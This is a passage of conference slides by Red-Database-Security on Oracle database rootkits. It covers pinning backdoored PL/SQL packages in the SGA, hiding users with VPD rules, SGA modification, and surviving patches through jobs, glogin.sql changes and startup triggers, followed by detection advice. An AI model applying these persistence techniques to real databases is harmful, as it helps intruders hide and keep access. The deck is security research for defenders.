
The PL/SQL package is loaded into the SGA for execution and dropped if not needed afterwards.

Rootkit – 2nd gen. – Pinning



dbms_shared_pool.
keep('MYPROCEDURE')

Rootkit – 2nd gen. – Pinning



Remove the backdoor from the PL/SQL package. The package in the SGA is NOT removed automatically and will always executed until the database is restarted

red database security

Rootkit – 2nd generation – protection


- Check if dbms_shared_pool is installed
- Check on a regular basis for pinned packages

Rootkit – 2nd gen. – other possibilities I (untested)

- For database based applications using user credentials in non SYS-schemas it is possible to hide users via specially crafted VPD (Virtual Private Database) roles.
- HTMLDB for example is using the table flows_020100.wwv_flow_fnd_user to store/retrieve the user credentials
- A special VPD rule could remove some entries in this table for specific users and / or during a special timeframe.

Rootkit – 2nd gen. – other possibilities I (untested)

- Oracle QueryRewrite allows to change SQL statements submitted by an user to increase the performance by using materialized views



red database security

Rootkit – 3rd generation

- Difficult to implement (Direct SGA modification)

  (There is an official API to the SGA in 10g Rel. 2 which allows the modification of SGA)

- Difficult to find. Only from the operating system.

red database security

Surviving Updates

- During updates (database+binaries) updates the repository is often rebuild from scratch or the binaries replaced with new versions. This normally removes changes in the data dictionary objects or modified files.

To avoid this an attacker could

- Create a special database job which reinstalls the rootkit after an upgrade/patch
- Change glogin.sql on the database server. This file is executed during every start of SQL*Plus
- Create a Database startup trigger
- Backdoor custom PL/SQL of the customer application
- …

red database security

Finding Rootkits

- Checksums of database objects (e.g. Repscan)
- Checksums of binary files (e.g. Tripwire)
- Check, if PL/SQL native is enabled
- Check, if dbms_shared_pool is installed
- Harden your database and apply the latest patches

red database security

Conclusion

- Oracle is a powerful database and there are many possibilities to implement database rootkits in Oracle. With these techniques an attacker (internal/external) can hide his presence in a hacked database.

- The huge number of features (like pinning packages, native compilation, query rewrite) in Oracle databases allows the creation of new kind of database rootkits.

Q & A

Contact

Alexander Kornbrust
CEO

Red-Database-Security GmbH
Bliesstrasse 16
D-66538 Neunkirchen
Germany

Phone: +49 (6821) 95 17 637
Mobil: +49 (174) 98 78 118
Fax: +49 (6821) 91 27 354

E-Mail: info@red-database-security.com
Web: www.red-database-security.com